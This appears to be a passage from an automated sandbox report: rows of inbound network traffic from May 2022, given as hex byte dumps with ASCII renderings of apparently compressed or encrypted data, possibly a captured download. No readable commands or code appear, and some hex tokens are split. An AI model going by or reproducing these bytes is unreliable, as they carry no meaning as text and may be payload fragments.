2022-05-23 16:54:51 UTC	880	IN	Data Raw: db 04 7b 14 48 e9 95 bc 63 05 bc e3 78 40 bd af 08 69 c5 80 c8 a0 b0 c0 ac d8 e8 74 7c bc 60 88 12 81 50 70 83 a4 8c eb 15 ac eb 82 8f e6 58 61 b5 00 d3 1d 20 49 9f 19 cb 35 b8 bf ec 2d 84 10 aa 80 43 8d 14 43 e0 53 d1 78 d9 ad 94 ed 25 bc 00 fb 4d 94 68 e6 30 af 9f 0b 88 db 05 14 71 b2 54 8b e1 cb ad bc cb 68 cb 11 c0 31 35 a0 65 c5 20 98 63 85 18 30 a5 02 af 07 eb 68 eb 05 ac f9 4a 68 6b 78 cb 1d 9c 03 41 5c b8 c8 f9 f8 50 8b d3 cb a5 bc c3 a1 4c a8 fb b8 60 50 63 65 95 0b e7 d7 e8 1d c0 32 50 7b 20 22 60 f4 10 32 00 b2 c0 22 40 82 20 c2 80 82 10 aa f8 2a 10 22 d8 92 a8 02 40 b2 00 02 c8 6a 20 12 e8 4c 04 04 24 9d 63 34 d1 f9 1d 04 eb 25 9c 97 50 70 00 60 80 eb a5 0d a3 4c 4c 9c 9c 24 34 34 9c ac 14 8c 24 15 cb 8c c3 ac d0 31 2d ac 63 c5 34 4b d0 c8 9d Data Ascii: {Hcx@it|`PpXa I5-CCSx%Mh0qTh15e c0hJhkxA\PL`Pce2P{ "`2"@ *"@j L$c4%Pp`LL$44$1-c4K
2022-05-23 16:54:51 UTC	896	IN	Data Raw: 9c 49 c1 18 54 62 cd 2b 79 25 bd 0b 80 d4 6d 01 9c 96 0b 21 54 7d b2 14 49 d3 35 8c 00 32 7f 10 58 b8 2a 80 80 50 97 ad 04 06 af 9f 27 ab d9 bf 35 6c bf 35 24 50 23 50 e8 80 91 91 2b 43 8d 30 6b 94 a6 f9 70 14 79 db 10 68 8b 68 05 a9 34 40 eb 81 d1 db 20 e0 73 36 af 75 90 41 ac 40 bf b6 cb 0d 38 dc e9 5d e8 80 c8 c8 b1 97 b6 83 49 b3 05 73 8c eb 2d 58 af 25 0c 3d 42 68 40 05 eb 6c 00 2d 5c e8 8c ca 06 37 53 3d e0 cb 77 e1 7e 23 bb d5 80 25 c9 03 b6 d8 eb bd f3 59 fe 64 70 fd f3 79 14 48 d1 0e 14 41 85 f3 59 24 6f 01 fe 44 72 ed 6b e1 24 66 87 1e db 80 1d a3 a8 a3 c8 b8 60 d9 98 90 43 bf ec 20 30 d8 80 70 d9 88 74 88 19 f1 50 70 cc 35 0b 8c a8 97 60 80 80 db 10 cc 7d 38 24 6e 53 0d e0 79 48 14 4c cb 88 bc e5 90 9d 75 fb 08 a8 95 2b eb 40 2d 93 ad eb 8c eb Data Ascii: ITb+y%m!T}I52X*P'5l5$P#P+C0kpyhh4@ s6uA@8]Is-X%=Bh@I-\7S=w~#%YdpyHAY$oDrk$f`C 0ptPp5`}8$ nSyHLu+@-
2022-05-23 16:54:51 UTC	912	IN	Data Raw: ec aa 17 7f 4d 13 e7 4c 0d d8 80 70 d3 c4 de 60 15 4e 6b 88 0f e5 4e 60 40 50 e3 24 3d c0 aa 17 07 f8 dd 27 d9 c9 6d cc ba 9f bf a9 70 b8 60 50 db 52 fb 13 61 5d 20 2e 7f 8f db 0f e5 a9 6f d4 df 70 00 60 03 9e 33 24 32 bb 70 25 43 6b 5c 4d c0 9a 27 bf e8 cd 07 61 43 82 41 3d ec aa 17 7f 43 4d 3c 3e 17 27 0b 74 c0 73 f5 bc 96 af af 87 24 da 83 a3 c3 82 60 81 04 e5 c0 12 07 07 db e5 54 ba 17 bf c3 b2 40 cb 12 33 f5 98 1e 7f 37 8a ae 41 7d 10 76 8f af c3 b1 15 c9 d5 8b 04 34 e3 7e 13 4f d4 64 81 80 50 6b 18 8d e9 d3 c4 6d d0 12 bf bf 60 cd 06 c9 31 e5 dc 12 7f 37 43 2b fb 33 d9 04 c5 c0 02 9f 9f eb d5 dc 8a ff 9f 93 bb 06 bb a8 03 7e 23 5f 6c 28 f8 50 60 53 dd 24 b6 bf 9f cb f5 14 4e 9f af af bb 33 c7 6d d3 17 27 7f f9 d5 44 98 9f 9f 91 b0 72 50 ed 05 f0 ba Data Ascii: MLp`NkN`@P$='mp`PRa] .op`3$2p%Ck\M'aCA=CM<>'ts$`T@37A}v4~OdPkm`17C+3~#_l(P`S$N3m'DrP
2022-05-23 16:54:51 UTC	928	IN	Data Raw: 63 17 0b 36 58 a8 eb 60 9f 20 54 fd 45 9c d0 31 a8 f6 22 80 80 d3 94 f8 7d 38 29 75 1e 06 d8 41 ab 6f cb c7 cc bc 60 50 6d 40 bd ca 63 0f 8e 51 98 fb d7 fc 64 60 60 d5 90 04 02 eb 78 e9 3e 64 d0 81 df 97 16 d0 f9 f8 50 60 86 1b 21 82 44 60 cb bf 9d 33 8c 01 bb d6 43 39 bf 37 9e f4 68 8c aa 07 9f 39 eb 98 d9 35 fc e3 69 61 34 28 e3 69 81 24 06 a1 7b 11 51 14 eb c3 01 44 34 77 a8 85 5e 47 9f 97 e8 96 c8 c8 e8 20 08 4d 7f 8f 62 38 89 65 61 50 50 fb 46 40 03 26 54 58 a1 68 84 f8 51 63 be ec db 18 20 cb b0 bc ab 3a cb 06 e8 3b 26 44 ec 41 20 cc 40 c9 63 9e 94 04 55 73 20 9c 8b 6f db 08 fc 53 5b 8b 7d db 26 a0 03 16 44 ec 39 10 54 c8 d9 cb ae 54 34 66 4f ff 88 44 8b 71 e7 37 88 34 03 d3 63 9e a0 f3 16 ec 64 a1 88 54 f8 71 8b 26 94 14 46 5f de c0 7c bb 54 e7 4e Data Ascii: c6X` TE1"}8)uAo`Pm@cQd``x>dP`!D`3C97h95ia4(i${QD4w^G Mb8eaPPF@&TXhQc :;&DA @cUs oS[}&D9T T4fODq74cdTq&F_|TN

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	944	IN	Data Raw: ec 52 50 70 eb 4e d6 88 24 52 60 80 6b 76 dd ad 07 a8 06 88 d8 42 e8 40 ab d2 cd 05 37 e8 36 b8 3a 81 c8 c8 03 6e be 30 2a 71 50 f8 8b 66 36 b8 d3 71 00 60 d9 ea 88 63 a0 04 49 5f c5 28 fb 00 d4 a9 d7 c5 f4 bf bf 9f c4 bf bc b9 27 d0 d7 a0 bc 32 6c 37 9d c9 b8 4f 5f 7d c4 60 60 50 96 36 08 61 69 cb 40 50 60 ea 83 38 1c 89 bc f8 07 88 a3 a2 17 bf c3 a4 4c c5 08 b7 e5 d3 e8 80 c8 a2 c8 4b 2f db d9 9b 51 bf ea 67 5a 91 24 89 3c 5d f5 10 07 68 6f f4 7b 3a 55 b3 ab 90 00 01 9c 40 bf a8 f6 33 40 40 4b 7c 6c d5 28 f5 c0 49 e6 c8 e8 dc 80 9b 6a 92 68 3b 33 38 08 11 44 60 d7 88 d8 03 60 80 03 94 5c 6d 38 8d 58 e1 d6 40 e8 42 40 8b 5c 2a cf e3 33 38 88 e1 8c c8 bf 20 92 8b 80 70 d3 3c 6c e5 a0 25 49 f1 0e 60 80 61 40 dd 6c 9f 6b 51 11 62 f9 c4 70 14 21 c4 28 a9 16 Data Ascii: RPpN$R`kvB@76:n0*qPf6q`cI_('2l7O_}``P6ai@P`8LK/QgZ$<]ho{:U@3@@K|l(Ijh;38D``\m8X@B@*38 p<l%l`a@lkQbp!(
2022-05-23 16:54:51 UTC	960	IN	Data Raw: 43 a0 9f 89 0b d8 dc e8 f8 f8 d5 a9 ac 43 18 bf 49 36 2a 46 45 f0 48 0e 69 f9 30 e0 8b 84 e8 ac 89 fb 41 7d b2 14 63 a0 af 7a 83 19 74 60 34 5a eb d1 7c d5 82 9c fb 08 af 6a 5b 81 f8 c3 ae 61 35 96 37 08 fc 50 e8 80 20 92 17 37 17 81 de 2d 93 92 6c 08 b0 f5 14 70 e8 02 58 9e bf d3 05 64 80 b8 29 4e 07 07 dd 18 94 cb e5 70 29 2c 40 c5 40 e8 63 50 e8 f4 ce 43 df 4d 1e ad bd 1a 54 10 5c c9 9f af 09 f3 65 9c 80 9f 75 34 14 cc 80 07 b8 d5 f8 f8 50 39 81 cb 18 c9 35 84 87 05 34 46 9f af 17 68 c1 c8 e8 c8 6d 2e f4 50 bb f4 eb 15 84 3a 54 98 50 c9 7f 9f 19 93 eb 46 0b 1d a0 8c 71 f5 50 60 d8 40 b1 1f 1e 3b 89 83 20 81 7a af 17 4c 43 37 bd 43 04 8e 0b 05 5c af e5 96 14 6c db 35 08 e5 40 14 75 db 58 bb 7e 25 54 63 3e 13 7d 36 51 70 00 cf bc 9f bf 19 4d 47 14 bf bf Data Ascii: CCl6*FEHi0A}czt`4Z]j[a57P 7-lpXd)Np),@@cPCMT\eu4P954Fhm.P:TPFqP`@; zLC7C\l5@uX~%Tc>}6QpMG
2022-05-23 16:54:51 UTC	976	IN	Data Raw: 73 65 a8 9e 27 bf 03 47 cd c4 64 40 c8 b8 60 7b 20 09 45 cc 17 37 17 e3 4f 06 71 af 31 eb ab af 45 38 01 24 80 9f 93 db ed 84 7f af af 6b 3c f0 d5 a0 53 c5 e8 bf bf 9f 34 95 23 fc eb cd 10 7e 37 37 63 7d 14 26 7f 8f dd 5c 44 60 60 50 50 5b c8 e9 0d 64 bf af 9f bb 4e 26 4f bf a9 73 9b 9f cd 08 e9 04 40 9f 93 cb 45 bc 9f af 17 03 0c c0 6d 08 63 5d 80 8f af 07 14 b5 eb e5 a4 8e ff 9f 0b f5 48 af 9f 7f 0b 9a db 55 fc 07 af 9f f3 8e 63 87 6b e5 bc be 37 47 5b 91 94 bd 43 4d 14 36 17 27 bb b7 23 e0 eb ed 88 ae af 8f 89 24 0d e4 c9 ec ed 8c 7f af af a9 71 75 b8 9e 27 bf 63 cd 48 9f bf bf 43 05 60 af 17 7f f3 39 9b 8c 61 6d 7c 8e af 07 89 98 9b af af 4b f2 13 98 eb c5 b8 9e 7f 7f d9 24 6d 7c 71 c4 e5 d4 bf 17 bf 00 e9 c5 a8 36 47 9f db 5d 7c 36 37 17 f3 1f ab 8d Data Ascii: se'Gd@`{ E7Oq1E8$k<S4#~77c}&\D``PP[dN&Os@Emc]HUck7G[CM6'#$qu'cHC`9am|K$m|q6G]|67
2022-05-23 16:54:51 UTC	992	IN	Data Raw: 40 05 40 32 c8 cb 60 0c e8 f2 c8 a7 e8 a7 e8 ac 80 2c 50 bc 60 05 60 23 50 1b 00 14 80 0f 40 20 60 dc 80 32 50 87 f8 8c 50 40 d8 36 e8 72 40 3c 40 2a c8 cb 60 3f e8 ee c8 e6 e8 a0 e8 a8 80 00 50 f8 60 6a 60 50 50 33 00 5a 80 3c 40 05 60 f3 80 35 50 9a f8 8b 50 3c d8 32 e8 2f 40 0f 40 34 c8 e4 60 14 e8 e5 c8 bb e8 a3 e8 ac 80 1f 50 88 60 3c 60 32 50 1f 00 14 80 40 40 26 60 b2 80 0c 50 82 f8 8b 50 0f d8 2e e8 6e 40 08 40 30 c8 c8 60 50 e8 8a c8 c8 e8 ed da e8 80 50 50 f8 60 45 50 11 50 7a 00 60 80 4f 40 50 60 fe b1 50 50 96 f8 f8 50 1e e8 40 e8 03 40 5a 40 1c c8 ed 60 23 e8 e5 c8 ba e8 bb e8 84 80 02 50 97 60 0f 60 24 50 2c 00 24 80 05 40 23 60 eb 80 24 50 87 f8 88 50 3c d8 22 e8 2f 40 14 40 60 c8 ce 60 62 e8 dc c8 a2 e8 bb e8 b7 80 1e 50 d6 60 08 60 20 50 Data Ascii: @@2`,P``#P@ `2PP@6r@<@*`?P`j`PP3Z<@`5PP<2/@@4`P`<`2P@@&`PP.n@@0`PPP`EPPz`O@P`P PP@@Z@`#P``$P,$@#`$PP<"/@@``bP`` P
2022-05-23 16:54:51 UTC	1008	IN	Data Raw: e8 80 c8 e9 e8 97 e8 b1 80 03 50 a7 60 04 60 3f 50 05 00 02 80 0c 40 35 60 80 80 19 1e ae f8 91 3e 06 d8 09 a6 09 14 39 40 40 c8 d1 0e 39 9c f9 c8 c8 e8 86 a9 96 80 1e 31 96 60 33 2e 11 1e 59 00 60 80 13 2e 31 0e a9 80 50 50 a1 b6 bc 79 09 b6 24 c1 40 40 60 40 40 c8 b8 60 56 e8 80 c8 c8 e8 c8 e8 d8 80 70 50 f8 60 60 60 50 50 70 00 60 80 60 40 56 60 80 80 50 50 e8 f8 f8 50 60 d8 40 e8 40 40 61 40 40 c8 b8 60 50 e8 80 c8 c8 e8 c8 e8 d8 80 70 50 f8 60 61 60 50 50 70 00 60 80 60 40 50 60 80 80 50 50 e8 f8 f8 50 63 d8 40 e8 40 40 60 40 46 c8 b8 60 50 e8 80 c8 c8 e8 c8 e8 d8 80 70 50 fe 60 60 60 50 50 70 00 62 80 60 40 51 60 80 80 50 50 e8 f8 f8 50 60 d8 44 e8 40 40 64 40 40 c8 bd 60 50 e8 84 c8 c8 e8 cd e8 d8 80 74 50 f8 60 65 60 50 50 70 00 60 80 65 40 50 60 Data Ascii: P``?P@5`>9@@91`3.Y`.1PPy$@@`@@`VpP```PPp``@V`PPP`@@@a@@`PpP`a`PPp``@P`PPPc@@@`@F`PpP```PPpb`@Q`PPP`D@@d@@`PtP`e`PPp`e@P`
2022-05-23 16:54:51 UTC	1024	IN	Data Raw: 40 15 ad e3 75 d3 5f c5 37 fc 04 e0 62 57 7d 50 00 45 00 77 c3 5c c7 0b f5 02 15 ec 2c 6f 7d 60 c0 a9 96 cb 65 e6 d7 1f b5 69 cb 07 2b cf bd 70 f0 b2 ed 17 0b e7 6f 0a 6e c0 92 88 43 4c 5d 80 40 b4 1e e3 2e 40 6f e2 94 0e 24 a5 40 59 7d 40 88 9c 42 e4 db 3a f7 fd bf af dc a8 71 46 6d f8 e0 c7 34 e6 c5 cb 3f a7 ce 16 64 0e 6e a9 bd 50 b0 01 fa de ba dc e7 8b 23 6e c2 49 91 ab f4 b8 c0 3c 29 34 8a 76 d7 21 a5 55 73 7f b5 dd 5d 60 00 3a e1 75 8d df bf c7 37 e7 c2 25 0e 7a 6d e8 d8 c4 95 fb b5 80 d7 05 ba 81 ae cd 49 8a 5d 50 e8 5e 64 f6 e5 09 d7 76 70 f3 9b bd ea 7e 5d 50 80 04 15 5f 38 a1 7f 84 9f 13 71 49 5b e9 c5 f8 80 2f dd be b9 82 7f a0 37 68 88 b1 cc ae d4 80 28 3c f4 f8 1f 1a bf 31 33 e2 6d a7 95 60 6d 70 50 19 8f 10 d4 93 5f e4 f2 4a 29 d7 11 e7 6d Data Ascii: @u_7bW}PEw\,o}`ei+ponCL]@.@o$@Y}@B:qFm4?dnP#nI<)4v!Us]`:u7%zmI]P^dvp~]P_8qI[/7h(<13m`mpP _J)m
2022-05-23 16:54:51 UTC	1040	IN	Data Raw: 3c 32 d4 25 45 40 93 1b f0 fd b1 d6 8e ca 30 31 14 f6 5f b5 5c 8e 56 32 a9 57 b1 02 b3 15 b0 15 5d 98 ad 1c a9 4d 1f e3 de ed b9 8a e3 91 45 cc ed c3 4c e7 88 a4 fb 52 5f 8d cf 69 c0 8f b6 77 94 c2 f6 f4 ab 75 76 04 1a fd 32 1a 6b 98 a0 1d ab e9 1f c8 ac a5 6e b2 0c c9 70 99 99 5b d2 9d da da 0a 28 e9 1c 48 d1 6e b3 31 e1 01 ae 4b c9 39 b3 48 d4 5f 57 54 0d ae 48 14 1c 49 8a cf a4 26 c8 34 be 53 39 79 73 dd e0 82 8d 42 da cb 6a c9 cc a8 a2 50 86 1d c8 ba 2e 32 e9 44 bb f3 b2 50 69 9d 4d 06 23 e9 cc df 5c 8a ee 2e 54 15 9d cb b1 49 f0 dc 8d 04 83 47 78 ce f3 8a 04 df ec f6 5f cb 8f e2 6f e0 be 84 25 04 43 bd 86 dc 3d 55 ef 41 24 2d 59 27 0d 4b 67 9d 35 a9 18 97 77 66 56 3a 1b fc e5 d6 68 51 b4 cd 69 8e d5 ef 97 f3 d2 4e 5c a3 ec 66 24 0a 01 f0 02 86 7f c8 Data Ascii: <2%E@01_\V2W]MELR_iwuv2knp[(Hn1K9H_WTHI&4S9ysBjP.2DPiM#\.TIGx_o%C=UA$-Y'Kg5wfV:hQiN\f$
2022-05-23 16:54:51 UTC	1056	IN	Data Raw: 93 92 0b 24 ad af 2e 81 84 25 04 fb e2 86 dc 6d 8b d3 41 24 21 dc 73 92 4b 7c 15 8b 3e b9 54 31 dc bb 43 a2 fc e5 9e 6a cc 1c c1 ec 1f 83 2d 1d 7d a5 01 15 68 78 12 13 ab 68 7e f5 8e bb 42 91 e8 39 50 82 5e f4 9c 0c 7b 41 3c 9b 04 23 83 b5 b5 8d 46 17 d3 ec c8 e1 b0 b6 6e 84 5e 07 73 31 0b 2a 31 43 83 2d 09 1d 6e 58 80 94 60 33 79 23 a6 84 d6 03 b3 09 ff 49 69 8b b6 bc cc 4d e6 78 a4 24 d0 32 f2 ab ae 5c ff 9e f3 41 97 d5 71 1b e8 77 b4 3d 85 d9 61 dc c0 22 b6 33 46 af 5c 1e 7b 09 54 e8 a2 79 73 1e 54 4e d3 83 a1 77 21 59 e8 eb c6 14 46 a4 d3 d9 b0 c5 04 cb 87 a3 21 bd d6 7e 04 f4 68 04 b6 e3 6e 0a 80 89 0c 95 f9 05 e1 3f fe 4b 8c 25 c3 b6 3d 2c 25 e4 c3 23 af 11 4a 51 5b 6a 18 d8 f4 f8 d7 5a 00 15 bf 37 fd f4 47 c1 d0 37 a6 b4 7e 77 13 ba 26 d0 aa b2 c3 Data Ascii: $.%mA$!sK|>T1Cj-}hxh~B9P^{A<#Fn^s1*1C-nX`3y#liMx$2\Aqw=a"3F\{TysTNw!YF!~hn?K%=,%#JQ[jZ7G 7~w&
2022-05-23 16:54:51 UTC	1072	IN	Data Raw: 60 ba 6a 23 56 50 b6 70 40 95 f6 a1 ba e2 ab 3c 25 3a 58 d1 12 0b 28 ec c6 e0 a8 a9 db cb 96 e3 03 ac 1c 5f d0 8b 21 3f 08 1e c6 15 bb 39 d8 b5 93 61 52 ae 6c b1 de 70 16 0a 01 ef b5 73 d8 42 50 5d 6e c8 e0 ed d0 b8 97 df 86 c3 6d 38 91 e9 1c e4 02 87 37 76 50 6e 22 b7 51 66 98 a9 8a 97 d1 23 0a e6 02 22 1d 7f 06 35 39 cb 60 56 6f e1 11 cd 96 e7 7e d4 d3 6f 9d 15 15 b0 17 65 00 50 1f 69 e9 ad 71 c3 d9 f1 f0 4f c4 b6 95 12 11 05 15 a5 e7 66 75 27 9d 99 6b b1 06 5b 61 54 20 50 34 5d 96 2d 5e 7e bb f2 1f b7 7f d1 93 a4 9d 6d a6 5a f6 0c d1 a2 aa 62 e3 19 24 34 0b 40 02 f6 1c 4c 26 ed b5 6e f1 5a ca 99 69 8a 97 bc 53 a0 da 36 f3 6c 3c e6 a9 86 10 60 55 5e 59 8e d2 f3 3c bc a6 f8 f3 29 ce 61 44 d6 f4 88 89 db db 89 e2 0f ef cc d7 10 11 40 db 57 3f cc 3f f6 4e Data Ascii: `j#VPp@<%:X(_!?9aRlpsBP]nm87vPn"Qf#"59`Vo~oePiqOfu'k[aT P4]-^~mZb$4@L&nZiS6l<`U^Y<)aD@W??N

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	1088	IN	Data Raw: 62 fb 13 7f fc e5 26 11 41 54 20 01 53 43 46 20 0e 36 b3 e8 fc 98 99 c9 9b a6 1c d5 8e c3 e9 cc a3 99 ab 72 3e 64 e5 ac 4b c9 74 88 89 db db 52 bf 0d ee c2 61 1c 00 03 53 53 2e 44 35 be c3 a9 17 a8 e9 ea cb b6 9c d7 4e f3 c9 cc a8 49 3b 17 7d 74 0d 37 c3 e9 44 8b 21 fb db a6 dc f5 06 cb 02 cc 60 48 73 53 2e 57 5d 16 13 f9 cc 30 a9 3f 10 96 8c c4 ce f3 09 fe 88 99 db 1b 46 cc e5 ce 80 71 8c a9 11 fb 73 84 dc d5 8e d3 41 24 a8 75 b8 1b 4e 55 5d 06 7b 53 1c b8 99 43 fb a6 fc 15 75 e3 c9 fd 48 a9 fb c2 a6 1c 35 9e c3 61 64 30 75 db 03 87 74 f5 8e fa c9 dc 00 71 db cb 2e 0c 91 06 3b 40 74 10 49 cc cb 3e fc d5 ae c3 d9 f4 24 a9 7b fa 86 cc d5 46 13 d9 cc 20 31 43 cb 8e a8 f5 66 d2 c9 fc 88 9d 73 23 a6 cc 5d 4e 5b 01 98 00 61 62 1b b6 cc 45 ae f3 e9 cc 98 b9 bb Data Ascii: b&AT SCF 6r>dKtRaSS.D5NI;}t7D!`HsS.W]0?FqsA$uNU]{SCuH5ad0utq.;@tI>${F 1Cfs#]N[abE
2022-05-23 16:54:51 UTC	1104	IN	Data Raw: 65 07 3b 40 74 10 49 ce cb 3e fc d5 ae c3 d9 f4 fc a8 7b fa 86 cc d5 06 13 d9 cc 20 31 43 cb 9e 5c f4 66 d2 c9 fc 88 8f 73 23 a6 cc 5d 4e 5b 69 40 01 61 62 1b b6 cc ef ae f3 e9 cc 98 b9 bb c3 72 fd b5 9f f3 09 1c 09 99 53 63 3e cc d5 16 9b 55 dd c8 a8 fb db 0e 6d d5 9e 7b 09 54 00 21 2b 47 1f 5c c4 9e 6b e9 4f a8 99 eb eb c6 fc 35 c6 e7 d8 bc 49 49 eb cb 85 64 4d 9e f3 51 dc 20 81 e1 fa c6 dd 7d 76 f3 98 74 48 01 73 73 0e 74 15 7a e2 99 65 a8 a9 db 40 96 ec b5 ae 13 e9 dc d8 b1 3a 5b 97 cc 5d 36 6c d9 fc 10 89 53 db 86 74 c1 8f 1b 30 fc 98 21 71 53 0e 74 7d 26 4b 09 a4 80 30 9b fa a6 cc e5 b6 93 e9 1c a8 89 eb fb de 28 e4 de 7a 71 64 98 0a 63 db 2e dc f5 ae d3 61 60 71 e9 ea 73 46 54 b0 26 5b 61 44 48 b9 eb db 92 fd 95 9f c3 f9 9c 04 49 db db 96 fc 35 4e Data Ascii: e;@tI>{ 1C\fs#]N[i@abrSc>Um{T!+G\kO5IIdMQ }vtHsstze@:[]6lSt0!qSt}&K0(zqdc.a`qsFT&[aDHI5N
2022-05-23 16:54:51 UTC	1120	IN	Data Raw: 98 31 db ea a0 ce e5 b8 a1 eb 2c d8 93 eb fb 47 1c e5 9e 65 f6 64 98 9c e4 db 2e 39 2c ae d3 c9 54 70 a9 ea 6f 4d 54 61 52 4c 61 58 2c af eb 7f f2 e9 d5 82 f7 ed 9c b4 48 c9 db 83 1c 35 4e c2 d7 76 30 3f d9 f1 2e dd 45 88 d3 f1 88 8f 01 1b cf 90 74 2d 34 4f 01 4d 0d 1c 0e f4 e2 70 d5 b5 97 ca cc af fd c9 1b b5 ef eb 1c 19 f9 c4 78 27 93 67 56 fe 3d 8e 7b a1 0e a8 89 ab 53 7e fc f4 2c 17 41 5e 14 07 53 49 74 ea 95 46 e9 e9 fc 99 99 cb 9b 7f 93 d5 8e 28 66 1c 48 67 32 73 3e 64 e5 ae 4b c8 71 8a 89 de af 84 54 0c ba cb 61 08 64 0f 53 47 7a 49 35 aa f7 7d fc bc 3b fb bb a7 9a d7 4e f5 fb ce 98 39 21 cb 96 75 4d 36 c3 2b d2 88 21 23 4d a6 dc e2 dc 2b e9 cc 20 49 73 42 3f 5c 5d 07 27 e8 cc 21 db d6 1b 9d 1c cc 0e f4 79 fa e8 e9 c1 1b 46 ce e5 26 6b d0 54 a8 11 Data Ascii: 1,Ged.9,TpoMTaRLaX,H5Nv0?.Et-4OMpx'gV={S~,A^SItF(fHg2s>dKqTadSGzI5};N9!uM6+!#M+ IsB?\]'!yF&kT
2022-05-23 16:54:51 UTC	1136	IN	Data Raw: 63 2a 4e 0c 36 33 a8 b6 c4 34 96 8b b2 c9 c3 16 bb 77 21 04 24 59 dc 0a f9 d4 e9 33 df b6 73 ac d1 ab 5d e9 ec 06 cc cf 56 24 fb 69 33 3a ce 0c f6 03 88 66 24 e4 46 33 1a d9 6b 8e 33 57 11 04 8c 79 dc 2a 71 2c 41 db 57 66 53 e4 f1 ab 5d f9 84 ae 1c 47 66 bc fb 59 03 1a 9e 1c 76 03 48 56 04 34 a6 e3 ca 61 c3 9e 9b cf 99 24 bc 79 74 0a 71 0c c9 23 ff 8e db 34 d1 e3 7d f9 84 be 74 ef b6 34 cb c1 03 2a ae 3c 26 13 c8 56 c4 04 86 33 2a b1 13 26 33 df 31 bc 34 59 44 0a d9 2c c9 03 77 76 73 dc 59 33 5d b1 a4 be 74 ff de 9c 1b 49 33 b2 ae 0c 16 33 98 46 44 04 46 03 0a 61 f3 f6 e3 67 99 ac 9c c1 cc 2a e9 2c 61 23 77 56 fb 24 f1 db d5 61 84 f6 54 ff de 8c 73 e1 e3 3a 9e 94 16 03 a8 66 14 14 c6 03 ca 51 d3 26 03 b7 49 14 34 d1 64 b2 61 0c 51 23 df 76 fb 04 79 23 7d Data Ascii: c*N634w!$Y3s]V$i3:f$F3k3Wy*q,AWfS]GfYvHV4a$ytq#4}t4*<&V3*&314YD,wvsY3]tl33FDFag*,a#wV$aT s:fQ&l4daQ#vy#}
2022-05-23 16:54:51 UTC	1152	IN	Data Raw: b4 b0 66 b9 cb 16 33 3f be fb 9e 36 20 81 04 31 a6 0c 2a 74 d3 21 ab ea 89 5b 8c f4 b4 ed 61 81 41 d4 57 73 43 c3 39 16 9d 86 2c 33 54 60 b6 01 63 06 9b a7 36 db ae 36 88 a1 04 11 2e f4 82 9c 5b f1 8b a2 a9 5b 8c e4 dc 45 b1 09 71 4c 57 43 73 e3 69 06 1d 86 ec 03 74 b0 56 d1 b3 be 33 b7 9e 43 26 16 b8 a1 ac 31 2e d4 0a 64 f3 19 03 72 89 13 ac e4 dc 55 d9 a1 a1 c4 67 db 73 d3 59 26 4d 96 6c 03 b4 80 76 01 53 6e e3 0f 36 53 8e 8e 30 81 9c 31 86 f4 0a 44 7b e 1 ab 9a 01 c3 8c ac fc 55 d9 b1 c9 6c b7 53 43 4b 59 16 7d b6 3c 13 34 80 b6 31 73 be 03 df e6 eb 26 9e 98 19 14 11 b6 f 4 a2 64 7b c1 23 62 a9 2b 04 7c dc 1d f9 b1 c9 7c df fb 93 c3 69 8e 7d 86 0c 33 64 90 36 31 b3 8e 23 0f 06 3b f6 26 30 09 bc 8a 33 d9 92 6f ef d1 37 77 19 ef ac a1 6c f1 d9 cc d1 40 df Data Ascii: f3?6 1*t![aAWsC9,3T`c66.[[EqLWCsitV3C&1.drUgsY&MlvSn6S01D{UlSCKY}<41s&d{#b+||i}3d61#;&03o7wl@
2022-05-23 16:54:51 UTC	1168	IN	Data Raw: 66 dc a2 5a ab e9 23 5c 79 03 04 42 0c 35 f9 8f 19 54 df c5 43 eb 69 ad a5 af 05 60 a9 bb 3e 63 7f a5 23 5d ca 10 f6 74 fc 22 bc db f2 ff 92 36 1f ca 23 10 ed f8 ac c6 98 e6 d9 ab 25 57 df b9 37 40 b9 54 81 35 0c 51 98 9b 66 73 ff a5 e3 6d ea c0 16 a4 2c 9a 14 cb 5a 67 1a 16 2f ca 8b 30 ed d8 24 3e 30 0e 51 7b 05 1f ff b9 37 50 d1 fc 51 bd 3c c9 98 ab 56 53 af b5 63 6d 2a f0 36 70 c1 4c d0 1b e9 79 bb e9 53 fd bb 57 b1 ef 24 79 4c e1 f9 f4 79 d8 df 96 e3 47 d1 8b cd 02 ec 26 5c 24 56 04 6b 82 33 1a 5e e7 f6 23 18 8d 24 c4 d6 d8 1a f9 fb 65 33 77 81 ef 8c 59 4c c1 71 0c d1 30 57 46 c3 0f f1 8b cd 12 84 8e 8c ac 66 9c 6b b2 03 3a 0e f7 76 23 d8 bd 0b 14 36 08 b5 41 53 75 74 cf 66 24 43 79 8b 0a 8e 0c 36 23 00 8e 24 34 2e e3 82 f9 7b be 8b ef 49 34 34 c1 fc Data Ascii: fZ#\yB5TCi`>c#]t"6#%W7@T5Qfsm,Zg/0$>0Q{7PQ<VScm*6pLySW$yLyG&\$Vk3^#$e3wYLq0WFf k:v#6ASutf$Cy6#$4.{I44
2022-05-23 16:54:51 UTC	1184	IN	Data Raw: 25 27 08 21 37 18 ce ec 39 05 8b e9 78 bb 66 fb 9f a5 03 5d fa e0 76 44 2c aa 04 73 c2 1f ca 26 a7 62 9b 88 fd d8 bc 3e 10 f6 71 4b ad df f0 c9 bf c8 ee a4 19 05 db f9 10 13 c9 73 af 3d bc 2a 51 3c d9 13 37 56 3b 04 79 33 d5 b1 ec 26 cc df ce bc cb 59 bb 0a 26 2c 36 03 88 76 8c dc a6 33 a2 b1 5b be 8b ff 21 9c e4 49 cc b2 51 0c e9 33 67 46 bb 04 b9 03 f5 61 0c f6 1c 67 66 ac 63 c1 33 2a 16 2c 9e 23 88 56 04 24 0e db 2a 61 7b f6 ab ff 21 8c 8c e1 1c 3a 61 94 e9 03 57 66 eb 14 39 03 35 51 2c 26 fc b7 b6 14 cb d1 9b b2 9e 0c ae 23 20 76 04 04 86 23 82 89 f3 26 8b b7 01 8c 8c f1 74 92 b1 1c d9 9b 57 56 db 34 69 13 b5 51 ec 16 dc 67 56 c4 1b 69 33 a2 36 94 26 03 10 76 ac 24 86 03 0a 71 5b ce 03 67 21 c4 ac f1 74 82 d9 b4 09 13 67 ce db 04 59 33 e5 41 6c 16 1c Data Ascii: %'!79xf]vD,s&b>qKs=*Q<7V;y3&Y&,6v3[!lQ3gFagfc3*,#V$*a{!:aWf95Q,&# v#&tWV4iQgVi36&v$q[g!tgY3Al
